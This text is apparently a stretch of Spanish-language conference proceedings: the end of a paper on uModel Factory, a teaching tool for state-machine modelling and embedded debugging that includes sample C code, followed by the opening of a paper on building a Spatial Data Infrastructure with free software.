El enfoque adoptado en el desarrollo aquí presentado es intrusivo y de tiempo real.

Generación de código multi target

Una de las herramientas evaluadas al momento de analizar el estado del arte en materia de depuración ha sido el framework RKH diseñado, entre otros, por el Ing. Leandro Francucci de la Universidad Nacional de Mar del Plata. [11]. Nuestro inicial interés en conocer cómo manejaba la depuración [12], derivó en otros intereses y oportunidades:

El framework RKH es un entorno de trabajo open-source para el desarrollo de sistemas reactivos[2], que consiste en un framework multiplataforma para desarrollo de software embebido basado en diagramas de estado y el paradigma de la programación gobernada por eventos.

RKH es un ejemplo de infraestructura reutilizable para la ejecución simultánea de máquinas de estados jerárquicas dentro del dominio de los sistemas embebidos de tiempo real, implementándolas mediante tablas de estados, disminuyendo así la complejidad de la codificación al momento de trasladar el diseño a la implementación, la transportabilidad y adaptabilidad a diversas plataformas y el bajo consumo de RAM/ROM.

Como limitación de esta herramienta encontramos que no posee una interfaz gráfica de usuario que facilite el trabajo de estudiantes noveles.

Allí es donde del ensamble de ambos productos se obtiene las mejores características de cada uno de ellos por separado, potenciándose. Así, la tabla de estados que genera uModel Factory a partir del modelo gráfico, se constituye en uno de los insumos del framework RKH.

Ambos equipos de desarrollo apreciaron esta ventaja, lo cual derivó en la incorporación de un desarrollador de RKH, de fuerte perfil profesional, al proyecto *uModel Factory* de forma de concebir una herramienta que junte las fortalezas de ambos emprendimientos y dé a luz un nuevo desarrollo que no solo apunte al enfoque didáctico sino también al uso profesional eventual en la industria del sector.

La incorporación del framework RKH le ha dado a *uModel Factory* un salto de amplio espectro puesto que RKH tiene resuelta la generación de código sobre numerosas plataformas de hardware.

Modelado de máquinas de estado concurrentes

Una limitante importante de la versión anterior era la imposibilidad de modelar más de una máquina de estados concurrentes (dos o más).

El actual desarrollo se apoya sobre los servicios brindados por los recursos gráficos del framework Qt. A través de determinadas clases base incluidas en el framework, Qt brinda una interface para dibujar, controlar y monitorear todos los ítems gráficos que componen a una vista, como así también los eventos asociados a cada uno de ellos, facilitando el modelado de diagramas concurrentes.

[2] Los sistemas reactivos (a diferencia de los transformacionales y de los interactivos), interactúan con el medio exterior respondiendo a estímulos externos cuando estos se producen, considerando el orden de llegada de los mismos y dependiendo de la historia de estados previos por el que transitó hasta ese momento que define su estado actual.

Ayuda contextual

A través de herramientas visuales se busca generar dos niveles diferentes de asistencia; para el estudiante lego y el experto, de forma de obtener ayuda a partir de los recursos básicos que utiliza la aplicación *uModel Factory* para describir a un sistema (evento, acción, estado, etc).

Resultados

La nueva versión de uModel Factory (v2019) permite la creación del modelo, la generación del código que lo representa, su simulación y posterior depuración tanto en máquinas simples como en máquinas concurrentes.

La incorporación de estas nuevas herramientas al software de modelado posibilita un enfoque didáctico que permite trabajar sobre todo el proceso de diseño compuesto por la creación del modelo, su simulación y luego su depuración, siendo posible en todo momento la visualización de su comportamiento a partir de la generación de eventos o el disparo de condiciones particulares para guiar la ejecución del programa en estudio hacia los puntos sospechosos a analizar en tiempo real, permitiendo la detección de inconvenientes en funcionamiento (figura 1).




Figura 1. Secuencia propuesta

Mejoras alcanzadas

Se mejoraron aspectos de la interfaz de usuario para facilitar el uso de la misma, como ser: tamaño de iconos, declaración y asignación de variables en menor cantidad de pasos.

Se incorporaron mecanismos que permiten rastrear en qué estado de la máquina se encuentra la ejecución del programa en cada momento.

Se consolidó una operatoria de trabajo que posibilitan al estudiante analizar, simular y evaluar su sistema, desde la instancia de diseño hasta la implementación

Asimismo, se incorporó la posibilidad de generar código del framework RKH que ya soporta por sí mismo numerosas plataformas de microcontroladores, así como también el modelado de máquinas de estado concurrentes.

A su vez, se ha incorporado un módulo de ayuda para usuarios nóveles, vinculado a los conocimientos básicas en los conceptos involucrados (estado, evento, transición, acción). Básicamente, este módulo de ayuda permite ser configurado en modo “estudiante” o modo “experto”. Cuando se encuentra configurado el modo “estudiante” al pasar el mouse por sobre los ítems que conforman el modelo, despliegan tooltips explicativos.

En la figura 2 se observa la interfaz principal del programa donde se encuentra creado un modelo sencillo a modo de ejemplo.




Figura 2. Interfaz de la aplicación

En la figura 3, se observa en detalle la representación de ese sistema, compuesto por una tecla y un dispositivo lumínico, el cual al presionar la tecla cambia de estado.




Figura 3. Diagrama de estado diseñado con la aplicación

Manejo de Escenas en uModelFactory

Los recursos gráficos dentro de uModel Factory, que permiten la creación del modelo, son administrados por "Graphics View" provisto por Qt. A través de las clases bases del framework, se brinda una interface para dibujar, controlar y monitorear todos los ítems gráficos que componen a una vista, como así también los eventos

asociados a cada uno de ellos. Dentro las alternativas posibles podemos capturar las acciones del usuario desde el teclado y el mouse, como así también posibles interacciones entre los ítems dentro de una escena.

Para manejar los modelos de cada una de las máquinas de estado que el usuario genere en su proyecto dentro de *uModel Factory*, se implementaron 3 clases:

Clase SubWindow:

Se genera una subWidget por cada máquina. Por defecto permite el manejo típico de una ventana. Cada ventana tiene un único elemento (widget) del tipo QGraphicsView que permite visualizar e interactuar con el modelo.

Clase QGraphicsView:

Es la clase base del widget que permite visualizar el contenido de una escena. Qt trabaja con una premisa de Modelo / Vista, separando por un lado la lógica y los datos (escena) y por otro la presentación (vista). Por defecto, la vista, incorpora las barras de scroll, la posibilidad de manejar el zoom de forma sencilla, y además recibe los inputs del mouse o teclado y los traslada a la escena que está mostrando.

Clase DiagramScene (QGraphicsScene):

La escena trabaja con un contenedor de distintos objetos gráficos (ítems del tipo QGraphicsItem). Los elementos (ítems) se van agregando a la escena (ya sean estados, transiciones, texto) y luego se los puede seleccionar, mover, editar, etc. Tiene un sistema asociado a la vista para propagar los eventos recibidos (por ejemplo un click) a los ítems correspondientes de la escena. Permite la selección de múltiples ítems e identificarlos de manera simple.

Estructura general del programa

A continuación, se expone la estructura general de la codificación en C que se corresponde con el modelo planteado. Dicho módulo se ha generado a partir de la representación del diagrama de estados.

```
void main()
{
    inicializar();
    while(1)
    {
          maquina_estado1();
          …
          maquina_estadoN();
    }
}
```

De forma de llevar adelante el proceso de depuración, se incorpora al código una función de registro, la cual permite establecer de qué máquina de estado se trata, el estado del que se parte y el evento que disparó la transición.

```
void maquina_estado1()
{
   static int estado = APAGADO;

   switch(estado)
   {
   case APAGADO:
       if(eTecla())
       {
          aPrenderLed();

         #ifdef DEPURAR
         Log(MDE1,APAGADO, ID_TR0);
         #endif

          estado = ENCENDIDO;
       }
       break;

   case ENCENDIDO:
       if(eTecla())
       {
          aApagarLed();

         #ifdef DEPURAR
         Log(MDE1,ENCENDIDO, ID_TR0);
         #endif

          estado = APAGADO;
       }
       break;

   default:
         #ifdef DEPURAR
         Log(MDE1,DEFAULT, TR_UNK);
         #endif

     estado = APAGADO;
         break;
   }
}
```

La función implementada, denominada Log, hace uso de la comunicación serie asincrónica en el dispositivo embebido para enviar una trama a la PC, vía puerto USB, de forma de que el software *uModel Factory* pueda interpretarla y actuar en consecuencia (figura 4 y 5). Se hace uso de la clase de Qt QSerialPort para la recepción de la trama serie.

La trama se encuentra compuesta por una cabecera, datos vinculados a la identificación de la máquina y una cola de forma de garantizar la integridad de los datos recibidos, a saber:




Figura 4. Monitoreo del código ejecutado a través del modelo

- 1 byte de inicio (carácter '$').
- 3 bytes de datos correspondientes a la identificación de la máquina, el código del estado y el del evento que lo disparó. En particular, en el caso por omisión (default) se utilizan dos valores predefinidos (defines) que permiten indicar que se trató de una situación anómala.
- 1 byte de finalización / control (carácter '#')




Figura 5. interpretación de tramas enviadas desde el sistema embebido hacia la aplicación en QT

Visualización del proceso de depuración

Al iniciar el proceso de depuración se observa en la interfaz gráfica que se ha disparado el evento de RESET,

el cual configura a la máquina en su estado inicial (figura 6).




Figura 6. Proceso de depuración tras el evento RESET

Al producirse el evento "eTecla" correspondiente a la pulsación de la tecla, se recibe a través de la comunicación serie una trama que brinda información sobre el evento ocurrido. Es así que se descompone la trama, se analiza y se visualiza el resultado en el modelo planteado (figura 7).




Figura 7. Proceso de depuración tras el evento eTecla (Transición APAGADO-ENCENDIDO)

Al producirse una nueva pulsación de la tecla, se observa una nueva transición desde el estado ENCENDIDO hacia el estado APAGADO (figura 8) repitiendo el procedimiento anteriormente descripto.




Figura 8. Proceso de depuración tras el evento eTecla (Transición ENCENDIDO- APAGADO)

Depuración en diferido

El módulo de depuración permite el almacenamiento en un archivo de los eventos recibidos, con el objeto de tener la posibilidad de realizar a posteriori una nueva ejecución que permita reproducir determinado contexto. (figura 9)




Figura 9. Configuración del módulo de depuración

Es sabido que podemos enfrentarnos a situaciones donde no sea posible, por su velocidad de aparición, visualizar los eventos en la aplicación en modo de depuración.

Allí es donde podemos utilizar esta funcionalidad y así poder detectar problemas que a primera vista pasaron desapercibidos o que por su velocidad no pudieron apreciarse en una primera ejecución (figura 10).




Figura 10. Ejecución en tiempo diferido del proceso de depuración a través del almacenamiento de eventos

Los controles de depuración en tiempo diferido posibilitan reproducir, pausar, enlentecer y acelerar la secuencia de eventos y acciones registradas en el archivo. Además de la repetición en modo continuo, es posible avanzar y retroceder paso a paso cada transición. (figura 11)




Figura 11. Controles del proceso de depuración en tiempo diferido a partir de un archivo Debug Log

Trabajos a futuro

uModel Factory es una aplicación desarrollada con fines principalmente didácticos para la enseñanza de técnicas de programación gobernada por eventos en el marco de la asignatura Informática II (plan 95A) de la carrera Ing. Electrónica de la UTN FRBA. Fue desarrollada dentro de un proyecto de investigación y desarrollo (PID) con dependencia en el Departamento de Ing. Electrónica de la Facultad, cuyo vencimiento opera en diciembre del corriente año, habiendo alcanzado todos los objetivos propuestos.

Mas allá de ello, y dado que la mayoría de los integrantes del equipo de desarrollo somos docentes de la asignatura, nos proponemos realizar las siguientes acciones:

- Divulgar, por medio de una web institucional, los códigos fuente y versiones ejecutables estables, tanto bajo plataforma Windows como Linux
- Difundir por el mismo medio la documentación necesaria para que otros programadores puedan seguir haciendo crecer la aplicación
- Difundir durante 2020 en congresos pertinentes los resultados obtenidos.

Conclusiones

En el presente trabajo se diseñaron e implementaron herramientas de software para la depuración en tiempo real y diferido del modelo planteado sobre un sistema embebido.

Para lograr los objetivos propuestos, fue necesario trabajar sobre el código generado a partir del modelo como así también en el procesamiento de la trama recibida en la PC.

Durante el desarrollo y la codificación, se tuvo en consideración lo importante que resulta que el código incorporado permita que se puedan seguir agregando nuevas prestaciones a futuro y que la aplicación continúe escalando.

El trabajo realizado generó como resultado una nueva versión de *uModel Factory* que incluye y la incorporación de ayudas contextuales en contexto de aprendizaje para ser utilizada durante el segundo cuatrimestre 2019 en el contexto de la asignatura Informática II perteneciente al Departamento de Ingeniería Electrónica (UTN FRBA).

Referencias

[1] G. Booch, J. Rumbaugh, I. Jacobson. El Lenguaje Unificado de Modelado. Addison- Wesley 2nd Edition, 2006.

[2] G. Booch, J. Rumbaugh, I. Jacobson. El Proceso Unificado de Desarrollo de Software. Addison-Wesley 1st Edition, 2000.

[3] C. Larman. UML y Patrones: Una introducción al análisis y diseño orientado a objetos y al proceso unificado. Prentice-Hall, 2003.

[4] L. Sugezky, M. Prieto, N. González, M. Giura, Y. Kuo, M. Trujillo, J.M. Cruz. "Desarrollo e implementación de herramientas de simulación de modelos para sistemas embebidos". Congreso Argentino de Sistemas Embebidos 2016.

[5] Joaquim, P. – Gonzalez, N. – Navarro, C. (2012). Influencia del software de simulación en la Aprehensión del Conocimiento. II Jornadas de Enseñanza de la Ingeniería (JEIN).

[6] N. González, L. Sugezky, M. Prieto, M. Giura, Y. Kuo, M. Trujillo, J.M. Cruz. "Evaluación del software uModel Factory como herramienta didáctica". IEEE Argencon, 2016.

[7] Diaz Santana (2004). Enfoque constructivista como herramienta para el aprendizaje. Centro de Competencias de la Comunicación. Universidad de Humacao. Puerto Rico.

[8] G. Gracioli, S. Fischmeister. "Tracing Interrupts in Embedded Software". Journal of Systems Architecture. Volume 58, Issue 9, October 2012, Pages 372–385

[9] J.Campbell, V. Kazantsev, H. O'Keeffe. "Real-time Trace: A Better Way to Debug Embedded Applications". White paper. Synopsys, 2014 [9] J. Kraft , A. Wall , H. Kienle. "Trace Recording forEmbedded Systems: Lessons Learned from Five Industrial Projects". In: Barringer H. et al.(eds) Runtime Verification. RV

[10]Kraft, J. – Wall, A. – Kienle, H. (2010). Trace Recording forEmbedded Systems: Lessons Learned from Five Industrial Projects. En: Barringer H. et al.(eds) Runtime Verification. RV

[11] Framework RKH: https://www.vortexmakes.com/que-es/ (última fecha de acceso: julio de 2019).

[12] M. Giura, M. Prieto, N. González, L. Sugezky, M. Trujillo, J. Cruz. "Análisis del estado del arte en la depuración de sistemas embebidos". Congreso Argentino de Sistemas Embebidos 2017. Libro de Trabajos Modalidades Foro Tecnológico y Póster (IeBN 978-987-46297-3-9)

Implementación de una Infraestructura de Datos Espaciales con software libre

Daniel Alejandro Fernandez[1,2]
[1]Instituto Geográfico Nacional, Dirección Nacional de Servicios Geográficos, Av. Cabildo 381, Capital Federal, Argentina
dfernandez@ign.gob.ar, dafernandez@gmail.com
[2]Universidad Nacional de José C. Paz, Departamentos de economía, producción e innovación tecnológica, Leandro N. Alem 4731, José C. Paz, Provincia de Buenos Aires, Argentina
dfernandez@unpaz.edu.ar

Resumen

La información geográfica describe fenómenos asociados, directa o indirectamente, con una localización relativa de la Tierra. Los avances tecnológicos en la obtención de datos de esta índole y su gran importancia en las actividades humanas hicieron que se genere un importante volumen de datos georreferenciados. Múltiples organismos cuentan con bases de datos, tanto informáticas como de otros tipos, con valiosa información geoespacial. Por otro lado, el movimiento de apertura de datos a nivel nacional, provincial y municipal o departamental en la República Argentina ya es un hecho. Se considera que la información existente, en muchos de los casos, tendría un valor superlativo, si la misma fuera geolocalizada y abierta para el libre acceso del público. El proyecto tiene como fin contribuir en la definición de componentes tecnológicos a ser implementados dentro un sistema de publicación de datos geográficos logrando una Infraestructura de Datos Espaciales (IDE), haciendo uso de software libre dentro del ámbito de una organización pública.

Introducción

Los datos geográficos (o datos geoespaciales) describen fenómenos asociados, directa o indirectamente, con una localización relativa de la Tierra [1]. Hoy en día, es indiscutible que este tipo de datos ocupa un lugar relevante tanto para entidades públicas como privadas, y no solo en el terreno científico, sino también en la vida cotidiana [2].

Las necesidades de la sociedad actual han derivado en la priorización de posicionar geoespacialmente todos los datos, en una localización geográfica única y precisa, y en un sistema de referencia y datum específicos [3]. Actualmente, ciertos estudios indican que aproximadamente un 70% de la información que manejamos en cualquier tipo de disciplina está georreferenciada [4].

Los avances tecnológicos en la obtención de datos de esta índole y su gran importancia en las actividades humanas hicieron que se genere un importante volumen de datos georreferenciados [5].

Múltiples organismos públicos cuentan con bases de datos, tanto informáticas como de otros tipos, con valiosa información geoespacial. Por otro lado, el movimiento de apertura de datos a nivel nacional, provincial y municipal o departamental en la República Argentina ya es un hecho, generándose así múltiples portales de acceso a dicha información. Algunos ejemplos de ello son: Datos Argentina de la Secretaría de Modernización[1], Portal de Información de Ciencia y Tecnología Argentino del Ministerio de Educación, Cultura, Ciencia y Tecnología[2], Datos Abiertos del Municipio de Tigre [3] y Datos Abiertos del Gobierno de la Provincia de Buenos Aires[4].

Teniendo esto en cuenta, se considera que la información representada, en muchos de los casos, tendría un valor superlativo si se lograra hacer de libre acceso al público.

Es por esta razón que el presente trabajo propone contribuir a la resolución de problemáticas políticas y tecnológicas relacionadas con la publicación de la información geográfica, y en la implementación de un

[1] Puede consultarlo en: https://datos.gob.ar/
[2] Puede consultarlo en: http://datos.mincyt.gob.ar/
[3] Puede consultarlo en: http://www.tigre.gov.ar/datosabiertos/
[4] Puede consultarlo en: https://www.gba.gob.ar/datosabiertos

sistema de publicación de esta haciendo uso de software libre. Si bien es dentro del ámbito de una organización pública donde esta propuesta cobra más relevancia, puede aplicarse de igual forma en organizaciones privadas.

La intención de este trabajo es actuar como punto de partida dentro de un proceso dinámico de construcción donde se irán añadiendo nuevas ideas, nuevos casos, distintas motivaciones y más problemáticas a lo propuesto.

Objetivo

Definir propuestas como posibles soluciones a la problemática de apertura de datos geográficos, para conformar así una Infraestructura de Datos Espaciales (IDE) diseñada para organizaciones y que aproveche los beneficios del software libre.

Definición del problema

Muchas organizaciones poseen gran cantidad de datos georreferenciados que serían de utilidad para el desarrollo del País y la Región, tanto para organizaciones públicas como privadas. Haciendo estos datos abiertos, se logrará maximizar el aprovechamiento en la utilización de los mismos y todas las organizaciones intervinientes podrían favorecerse de la sinergia conformada por una "política de datos georreferenciados abiertos".

Aun cuando las organizaciones productoras de información georreferenciada deseen compartirla, existen diferentes problemáticas que lo impiden, las cuales se pueden catalogar como:

- Problemáticas políticas: decisiones políticas (o falta de las mismas) que alienten a generar una cultura de datos abiertos en la organización. Esto ocurre por diferentes motivos, como ser el temor a compartir información confidencial o no entender los beneficios de abrir los datos, entre otros.
- Problemáticas tecnológicas: aunque existan políticas en la organización que favorezca la cultura de datos abiertos, la barrera tecnológica suele ser un problema a la hora de la implementación de una solución para lograr el objetivo.

La problemática expuesta puede ser resuelta mediante la implementación de una Infraestructura de Datos Espaciales (IDE). Las IDE pretenden catalogar y poner al alcance del público datos georreferenciados que, con frecuencia, son desconocidos o no tienen canales adecuados para difundirse [6].

Ello implica consensuar estándares, definir políticas y manejar la complejidad del proceso de implementación, dado que este proceso incluye, por un lado, un grupo interdisciplinario de recursos humanos, los cuales deben ser orquestados con cierta destreza para lograr el éxito; y, por el otro, una serie de activos tecnológicos y de software que hacen que esta solución sea compleja.

La implementación de este tipo de sistemas ha acercado la información cartográfica al público más diverso en el mundo [7]. La elaboración de cartografía ha pasado de ser terreno exclusivo de un sector de profesionales a incumbencia del público en general, al punto que cualquier persona con acceso a un celular puede generar cartografía [8].

Propuesta

Se pretende generar una guía inicial básica a la cual pueda apegarse cualquier organización con el deseo de abrir sus datos georreferenciados. Para ello, se dividen las propuestas según las dos categorías de problemáticas expuestas anteriormente.

La iniciativa Infraestructura de Datos Espaciales de la República Argentina (IDERA), es una comunidad de información geoespacial que tiene como objetivo propiciar la publicación de datos, productos y servicios, de manera eficiente y oportuna como un aporte fundamental a la democratización del acceso de la información producida por el Estado y diversos actores, y al apoyo en la toma de decisiones en las diferentes actividades de los ámbitos público, privado, académico, no gubernamental y sociedad civil. A través de su representación, IDERA busca mantener un carácter nacional y federal [9].

Las recomendaciones aquí expuestas son compatibles con la filosofía de IDERA, como así también con los estándares internacionales impulsados por el Open Geospatial Consortium (OGC).

Problemáticas políticas

Debe existir la decisión política dentro de la organización que motive los procesos de cambios necesarios que permitan la apertura de los datos geoespaciales [5].

Los objetivos de estas políticas deben ser el de facilitar el acceso e integración de la información espacial, tanto a nivel interno como hacia otras organizaciones externas (otras IDE). A su vez, deben promover la utilización de metadatos estandarizados como método para documentar la información espacial, lo que fomentará una correcta interpretación y una mejor indexación de los datos compartidos; favoreciendo un clima de confianza para el intercambio de datos.

Para lograr estos objetivos, las decisiones deben ser firmes, consensuadas y comunicadas de manera eficaz. Esto se logra constituyendo un marco institucional que permita la creación y el mantenimiento permanente de la IDE, promueva la accesibilidad e interoperabilidad de los datos, permita la adquisición e implementación de la tecnología necesaria como soporte a este proceso y fomente la utilización de estándares. Los estándares son de vital importancia para que los datos se encuentren bajo un formato común que favorezca su análisis, comparación y

validación. Un ejemplo de esto último es la definición de un marco de referencia y una proyección cartográfica común para todo el territorio nacional.

Por último, no se debe desatender la necesidad de definir los procedimientos que permitan generar, mantener y publicar datos. En este punto, resaltan la correcta asignación e implementación de los roles necesarios dentro de la organización para que cada persona involucrada pueda entender con exactitud sus responsabilidades durante todo el proceso. Cabe destacar que la implementación de una IDE involucra un ambiente interdisciplinario que requiere del esfuerzo común para alcanzar los objetivos satisfactoriamente.

En próximas iteraciones del presente trabajo, se describirá con más exactitud acerca de los procedimientos y los procesos necesarios para llevar a cabo las distintas actividades necesarias para la implementación de una IDE.

Problemáticas tecnológicas

La primera barrera que se presenta es el elevado costo de los software propietarios que permiten realizar este tipo de trabajo y, además de ello, la imposibilidad de los organismos, principalmente los estatales, de adquirir productos internacionales. Por otro lado, muchos de estos software resguardan la estructura interna de sus procedimientos y de la forma en que se persisten los datos, dificultando el acceso a estos si no se cuenta con cierta documentación que no es de fácil adquisición y comprensión para el cliente. Sumado a esto, el costo de mantenimiento de este tipo de sistema informático ya sea propietario o con implementación de software libre es muy semejante.

Gracias a las comunidades que se formaron en torno a distintos desarrollos de software libre, que han tenido como objetivo dar soporte a los distintos aspectos de una IDE, actualmente todos los recursos de aplicaciones informáticas necesarias para su implementación se pueden lograr mediante la utilización de software totalmente gratuitos. Esto incluye desde el repositorio de datos, la obtención, generación y mantenimiento de la información geográfica, hasta su publicación haciendo uso de estándares y logrando la interoperabilidad de las disciplinas intervinientes. Incluso los Sistemas de Información Geográfica, pilar fundamental en la obtención y generación de la información geográfica, pueden desarrollarse utilizando software libre [10].

Por las razones expuestas, se considera que el aprovechamiento del software libre es mucho más interesante para las organizaciones, más que nada en las del tipo público, y para lograr construir un sistema abierto [11].

Respecto de los componentes que forman parte de la propuesta a implementar, y consecuente con la filosofía de software libre, se pueden apreciar en la Figura 1 tanto los componentes propuestos como la agrupación de los mismos. En el proceso se considera que las fuentes de origen de los datos serán variadas y heterogéneas.

Luego, dentro del proceso de publicación, se puede apreciar que se cuenta con un mecanismo de integración ETL (del inglés, Extract Transform Load). Este proceso permitirá llevar los distintos formatos de datos a un único formato estandarizado y es por ello que la apertura y entendimiento del repositorio de datos elegido, será fundamental para permitir transformar y resguardar los distintos datos provenientes de distintas fuentes.

Finalmente, los datos estandarizados podrán ser expuestos, en diferentes formas, haciendo uso de servidores de mapas, los cuales fomentan la aplicación de estándares recomendados y diseñados por la OGC (Open Geospatial Consortium).




Figura 1. Principales componentes de la implementación de un sistema de publicación de datos geoespaciales.

A continuación, se mencionan los hitos más importantes a alcanzar en la implementación, para formar cada uno de los componentes mencionados.

Organización y persistencia de los datos

En primera instancia, es importante definir en qué forma la organización tendrá organizados, disponibles y persistidos sus datos. Esto se relaciona con la implementación del mecanismo de integración ETL, con el diseño de una base de datos de publicación y el almacenamiento de publicación.

Una opción es partir de un catálogo de objetos geográficos predefinidos. Es recomendable tener en cuenta este catálogo antes de realizar cualquier otro paso, ya que será el que defina como estarán organizados los datos.

